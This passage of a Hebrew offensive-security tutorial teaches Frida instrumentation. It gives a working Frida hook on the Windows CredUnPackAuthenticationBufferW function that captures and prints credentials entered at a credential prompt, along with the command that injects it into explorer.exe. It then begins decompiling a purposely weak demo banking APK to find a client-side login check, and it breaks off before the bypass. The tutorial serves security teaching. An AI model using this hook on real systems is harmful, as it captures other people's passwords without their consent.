
```
var username;
var password;
var CredUnPackAuthenticationBufferW = Module.findExportByName("Credui.dll",
"CredUnPackAuthenticationBufferW")

Interceptor.attach(CredUnPackAuthenticationBufferW, {
    onEnter: function (args)
    {
        // Credentials here are still encrypted
        /*
            CREDUIAPI BOOL CredUnPackAuthenticationBufferW(
                0 DWORD   dwFlags,
                1 PVOID   pAuthBuffer,
                2 DWORD   cbAuthBuffer,
                3 LPWSTR  pszUserName,
                4 DWORD   *pcchMaxUserName,
                5 LPWSTR  pszDomainName,
                6 DWORD   *pcchMaxDomainName,
                7 LPWSTR  pszPassword,
                8 DWORD   *pcchMaxPassword
            );
        */
        username = args[3];
        password = args[7];
    },
    onLeave: function (result)
    {
        // Credentials are now decrypted
        var user = username.readUtf16String()
        var pass = password.readUtf16String()

        if (user && pass)
        {
            console.log("\n+ Intercepted Credentials\n" + user + ":" + pass)
        }
    }
});
```

בסקריפט זה אנו יוצרים שני ערכים של משתמש וסיסמא, וכמו כן יוצרים פקודה אשר תפקידה לבצע יירוט לפונקציה של CredUIPromptForWindowsCredentials, כך שבעת כניסה לפונקציה זו התוכנית שלנו תיכנס לפועל. ניתן לראות בקוד את הקטע של ה-comment אשר מייצג את הערכים שהפונקציה של CredUIPromptForWindowsCredentials מספקת. ניתן לראות כי הערך השלישי מהווה את שם המשתמש ואילו הערך השביעי מהווה את הסיסמא. בשלב זה הערכים הינם מוצפנים.


בעת יציאה מהפונקציה אנחנו עושים תהליך של פענוח להצפנה על ידי המרה מ-utf16 ובסופו של דבר אנו מציגים על גבי המסך את הפרטים שהתגלו.

את הקובץ JS שכעת יצרנו, נזריק לתוך התהליך של explorer באמצעות Frida על ידי הפקודה הבאה:


```
Frida -p {Explorer ID} -l {Path to JS file}
```



כל מה שנותר כעת זה להריץ את הקובץ שלנו באמצעות משתמש אחר, להכניס לבפנים את שם המשתמש והסיסמא, וכשזה יקרה אנו נקבל את הפרטים מוצגים בפנינו בתוך פרידה, וזאת בעקבות ההזרקה של קובץ ה-JS שכעת ביצענו. כך זה ייראה:



ובעת שנלחץ על OK נקבל את התשובה הבאה:



כמו שניתן לראות, הצלחנו באמצעות הזרקת קוד JS בשימוש עם פרידה, להוציא את שם המשתמש והסיסמא שהוכנסו ולקבל אותם בתצורה של Plain Text כך שהם אינם מוצפנים וניתנים לקריאה.

מקווה שעד כאן אתם שורדים, החלק הבא שנציג בפרידה הוא הרבה יותר מעניין, וגם סוף סוף נעיף את כל הבינארי הזה מהעיניים שלנו, כך שזה הולך להיות הרבה יותר חביב.

פרק שלישי - שימוש ב-Frida ככלי פריצה לאפליקציות Mobile

אז כמו שכבר ציינתי מקודם, בחלק זה אנחנו הולכים לעשות משהו די חביב באמצעות פרידה. אנחנו ניקח אפליקציה שבניתי לצורך ההדגמה, ובאמצעותה נציג כיצד ניתן לעקוף את לוגיקת האפליקציה במצב בו הקוד נכתב בצורה לא בטוחה, כאשר מספר בדיקות קריטיות נעשות בצד הלקוח ולא בצד השרת כמצופה.

את האפליקציה ניתן להוריד מהלינק הבא:

https://drive.google.com/file/d/1H0c1awA99aGz2ktjJtqgo1laTBKTIIlu/view?usp=sharing

ניתן להתקין את האפליקציה על גבי מכשיר טלפון וירטואלי באמצעות כלים רבים שביניהם Android Studio, Nox, Geny Motion ועוד רבים. לצורך מדריך זה, אני הולך להשתמש ב-Android Studio והמכשיר עליו ארוץ הוא Pixel 3 XL API 26. כמו כן ניתן להתקין את האפליקציה על גבי מכשיר סלולארי רגיל, ואת כל התרגול לבצע עם פרידה על גבי המכשיר הסלולארי כאשר הוא מחובר באמצעות כבל USB למחשב. כן חשוב לציין שלצורך המתקפה שנבצע המכשיר צריך להיות במצב root וזאת בשביל להריץ עליו שרת של Frida הדורש הרשאות גבוהות על גבי המכשיר.

בואו נתחיל בחגיגה!

אז תחילה, אציין בפניכם את הכלים השונים שאנו הולכים להשתמש בהם במהלך מדריך זה (זה הולך להיראות הרבה אבל אין מה לפחד, הכל די פשוט):

כלים נדרשים:

1. פייתון מותקן על גבי המחשב.
2. Adb.exe
3. Frida-tools
4. Dex-tools
5. שרת Frida
6. Jd-gui
7. Android Studio
8. קובץ ה-apk של האפליקציה


את ההסבר על ההכלים שכאן, איך מורידים ומה נעשה איתם אני אסביר במהלך המדריך ברגע שנצטרך להשתמש בכל אחד מהם.

תחילת החקירה

אז קודם כל, תמיד לפני שאנחנו ניגשים לתקיפה כנגד כל אפליקציה שהיא, אנחנו רוצים קודם כל לראות מה עומד מולנו ואיזה וקטורי התקפה יכולים להיות מעניינים ורלוונטים. לכן תחילה אנחנו נתקין את האפליקציה על גבי הטלפון הסלולארי ונפתח אותה.

התקנה של קובץ ה-APK יכולה להתבצע על ידי גרירה פשוטה של הקובץ אל תוך המכשיר ובאופן אוטומטי ההתקנה תתבצע. בתום ההתקנה, תוכלו למצוא את האפליקציה על מכשירכם.


אחרי התקנה מוצלחת וכניסה לאפליקציה, ניתן לראות שהגענו לאפליקציית הבנק של Digital Whisper (כבר רשמתי פטנט אז אל תנסו..).




האפליקציה כמו שהיא נראית מבחוץ, מדהימה ופשוטה. ישנו מנגנון של התחברות רגיל הדורש שם משתמש וסיסמא וכמו כן כפתור התחברות. פרט לכך נראה שאין עוד פונקציונאליות נוספת באפליקציה זו. מעניין? לא ממש...

בואו ננסה לחקור את האפליקציה קצת יותר לעומק. בואו נראה איך האפליקציה תגיב למידע השונה שנכניס אליה, אולי נמצא חולשה כזאת או אחרת.

ניתן לראות שאם ננסה להתחבר ללא שם משתמש או סיסמא, נקבל שגיאה הדורשת שנמלא את כל הפרטים, וכמו כן אם נכניס שם משתמש וסיסמא שהינם שגויים נקבל הודעת שגיאה על כך שאחד מן הפרטים אינם נכונים. בנוסף, ניסיונות לחולשות כגון SQL Injection אינם עולים בהצלחה (סמכו עליי גם לא יהיה, אין באפליקציה מסד נתונים).





אוקיי, אם כך נראה שאין משהו מיוחד מדי באפליקציה וזה הזמן לעלות שלב אחד קדימה ולהתחיל לחקור את הקוד של האפליקציה. כאמור, יש בידינו כרגע רק את קובץ ה-apk של האפליקציה, אך לא את קוד המקור. בכדי שאכן נוכל לראות את קוד המקור, נצטרך לחלץ אותו מקובץ ה-apk וזאת על ידי שימוש בסט הכלים של dex-tools וספציפית בכלי הנקרא d2j-dex2jar.bat.


את הכלי ניתן להוריד מהלינק הבא: https://sourceforge.net/projects/dex2jar/

כמו שניתן לשמוע מהשם של הקובץ, תפקידו להמיר לנו קבצי dex (Dalvik Executable) לקבצי jar (Java Archive). במילים אחרות, נוכל לקחת את קובץ ה-APK שלנו ולהמיר אותו לקובץ ג'אווה (ע"י תהליך הנקרא decompiling), ובכך נוכל לקרוא את קוד המקור של האפליקציה.

בכדי לעשות זאת, כל מה שיש לעשות זה לפתוח חלונית פקודה (CMD) במיקום של הקובץ שכעת הורדנו, ולהריץ את הפקודה הבאה:

```
d2j-dex2jar.bat -d DigitalWhisperBank.apk
```


כך זה ייראה:




כמו שניתן לראות, נוצר לנו כעת קובץ חדש עם סיומת jar אשר מכיל בתוכו את קוד האפליקציה.

בכדי לנתח את הקוד, נפתח אותו באפלקיציה נוספת בשם jd-gui שניתן להוריד אותה בלינק הבא:
http://java-decompiler.github.io/

לאחר הורדת התוכנה, נגרור את האפליקציה שלנו אל תוך התוכנה, או נפתח את קובץ ה-jar על ידי לחיצה על File -> Open File ובחלונית שתפתח לנו נבחר את קובץ ה-jar שברצוננו לנתח:



נלחץ על Open ונקבל את כלל התוכן המרכיב את האפליקציה שלנו:




כעת, אחרי שאנחנו יכולים לגשת לקוד המקור שלנו, ננסה רגע לחשוב מה יכול להיות מעניין. אנחנו יודעים שהאפליקציה שלנו בנויה ממסך ההתחברות הראשי, בו יש לנו אופציה להכניס שם משתמש וסיסמא, וכמו כן יש כפתור התחברות.

בנוסף לכך, אנחנו סוברים שכאשר ונתחבר יהיה מסך נוסף, אחד או יותר, שאנחנו ניגש אליו.

לכן תחילה, ננסה להגיע לקוד האחראי למסך ההתחברות שלנו וננסה להבין כיצד הוא בנוי והאם יש משהו שנוכל לנצל בו בכדי לעקוף את מנגנון ההתחברות.

נפתח את ה-Package בשם com.example.digitalwhisperbank וכבר נוכל לראות שישנם מספר classes. מתוך ארבעת הקבצים ניתן לזהות שני קבצים מעניינים, כאשר הראשון הוא **MainActivity** ואילו השני הינו **HomePage**:



MainActivity בדרך כלל הוא השם הדיפולטיבי בעת יצירה של פרוייקט חדש ב-Android Studio והוא מסמל את הדף הראשון אותו רואים בעת הפעלת האפליקציה. סביר להניח שמדובר בדף ההתחברות שלנו. הדף HomePage כנראה מדבר על דף הנחיתה שאליו אנו נגיע כאשר ונצליח להתחבר לאפליקציה.

אז בואו נתחיל לחקור קודם כל את הקוד ש-MainActivity מכיל וננסה להבין מה אנו רואים.

מצורפת כאן תמונה חלקית של הקוד שאנו חוקרים, ואתחיל תחילה מחקירת הפונקציה של onCreate ולאחר מכן נעבור לפונקציה login_check.

לצורך הנוחות חילקתי את הפונקציה למספר מקטעים כדי שנוכל לדבר על כל אחד בנפרד:

```
protected void onCreate(Bundle paramBundle) {
  super.onCreate(paramBundle);
  setContentView(2131427356);
  final Intent homePage = new Intent((Context)this, HomePage.class);
  final EditText Username = (EditText)findViewById(2131230732);
  final EditText Password = (EditText)findViewById(2131230726);
  ((Button)findViewById(2131230723)).setOnClickListener(new View.OnClickListener() {
        public void onClick(View param1View) {
          Toast toast;
          Context context = MainActivity.this.getApplicationContext();
          String str2 = Username.getText().toString();
          String str1 = Password.getText().toString();
          if (str2.equals("") || str1.equals("")) {
            toast = Toast.makeText(context, "Fields cannot be empty", 0);
            toast.setGravity(51, 300, 1750);
            toast.show();
            return;
          }
          if (MainActivity.this.login_check(str2, (String)toast)) {
            MainActivity.this.startActivity(homePage);
          } else {
            toast = Toast.makeText(context, "Username or Password is incorrect.", 0);
            toast.setGravity(51, 180, 1750);
            toast.show();
          }
        }
      });
}
```

בחלק הראשון של הפונקציה שלנו, onCreate, אנחנו יכולים לראות שזה החלק של הגדרת המשתנים. סך הכל יש לנו כאן ארבעה משתנים כאשר homepage מסמל את הדף של עמוד הבית, שני משתנים מסוג EditText אשר מסמלים את שם התיבות של שם המשתמש והסיסמא שקיימות לנו באפליקציה, ומשתנה אחרון זה משתנה מסוג Button שהוא מיוחס לכפתור ה-Login שיש לנו באפליקצייה.

כמו כן ניתן לראות שמשתנה ה-Button שלנו משתמש בפונקציה הנקראת setOnClickListener וזוהי פונקציית האזנה שמחכה ללחיצה של המשתמש על כפתור ה-Login. ברגע שהמשתמש יבצע לחיצה, הלוגיקה שתהיה רשומה בתוך הפונקציה תתמש. אז בואו ננסה להבין מה יקרה.

אפשר לראות בחלק 2, שזוהי תחילת הלוגיקה של כפתור ההתחברות. ישנה הגדרה של 2 משתנים נוספים הנקראים str1 ו-str2 כאשר כל אחד תופס את המחרוזת שהוכנסה לתוך התיבות של ה-Username ו-Password בהתאמה. אם כך, str1 יכיל את הטקסט שנכניס לתוך שם משתמש, ואילו str2 יכיל את הטקסט שנכניס לתוך Password.

ישר לאחר מכן ישנה בדיקה, האם שם המשתמש או הסיסמא שווים לכלום, היינו, האם אחד מן התיבות הוא ריק לגמרי. במידה וכן תודפס למשתמש הערה של - Fields cannot be empty. אם אתם זוכרים, זו בדיוק ההערה שקיבלנו שניסינו להתחבר בלי הכנסה של שום פרטים (תוכלו לראות בתמונה למעלה).

כעת אנחנו נכנסים לחלק 3, וזה במידה ולא נכנסנו ל-if הראשון, מה שאומר שהמשתמש אכן הכניס שם משתמש וסיסמא כל שהם. כנראה שכאן תבוצע הלוגיקה של הבדיקה האם הפרטים שהוכנסו אכן נכונים, או מנגד, הפרטים שגויים ותקפוץ הודעה בהתאם.

ניתן לראות שישנו if הפונה לפונקציה בשם login_check, ובמידה והפונקציה מתרחשת כמו שצריך אפשר לראות שאנחנו מועברים לדף הבא בשם homepage, ומנגד, במידה והפונקציה לא התרחשה כמו שצריך, ישנו else אשר תפקידו להדפיס את ההודעה ש-Username or Password is incorrect.

אז בואו ננסה להבין את הפונקציה של לוגיקת ההתחברות הנקראת login_check:

```
public class MainActivity extends AppCompatActivity {
  public boolean login_check(String paramString1, String paramString2) {
    boolean bool;
    if (paramString1.length() == Math.abs(1546) * 12 / 45 && paramString2.length() == Math.max(54, 76) * Math.abs(4343) + 2) {
      bool = true;
    } else {
      bool = false;
    }
    return bool;
  }
```

ניתן לראות קודם כל שהפונקציה היא מסוג Boolean, מה שאומר שתפקידה להחזיר לנו ערך מסוג בוליאני של אמת או שקר. בנוסף, הפונקציה מקבלת 2 פרמטרים מסוג String כאשר הראשון הינו **paramString1** והשני הוא **paramString2**. ניתן לשער שאלו הערכים שלנו של שם המשתמש והסיסמא.

כמו כן, ניתן לראות שהפונקציה עושה בדיקה מתמטית כל שהיא, הבודקת האם אורך התווים של הערך של כל אחד מהפרמטרים שהפונקציה קיבלה, paramString1 או paramString2, שווה לאורך של פעולה מתמטית כל שהיא. במידה והאורך של ה-String הראשון ושל ה-String השני יהיו שווים לפעולה המתמטית, יחזור הערך true, אחרת יחזור false. כנראה שאם נעשה פה חישוב כלשהו, אנחנו נצליח להגיע לתשובה כזאת או אחרת, ואולי נצליח להתחבר. אבל לא באנו לעשות כאן מתמטיקה ☺

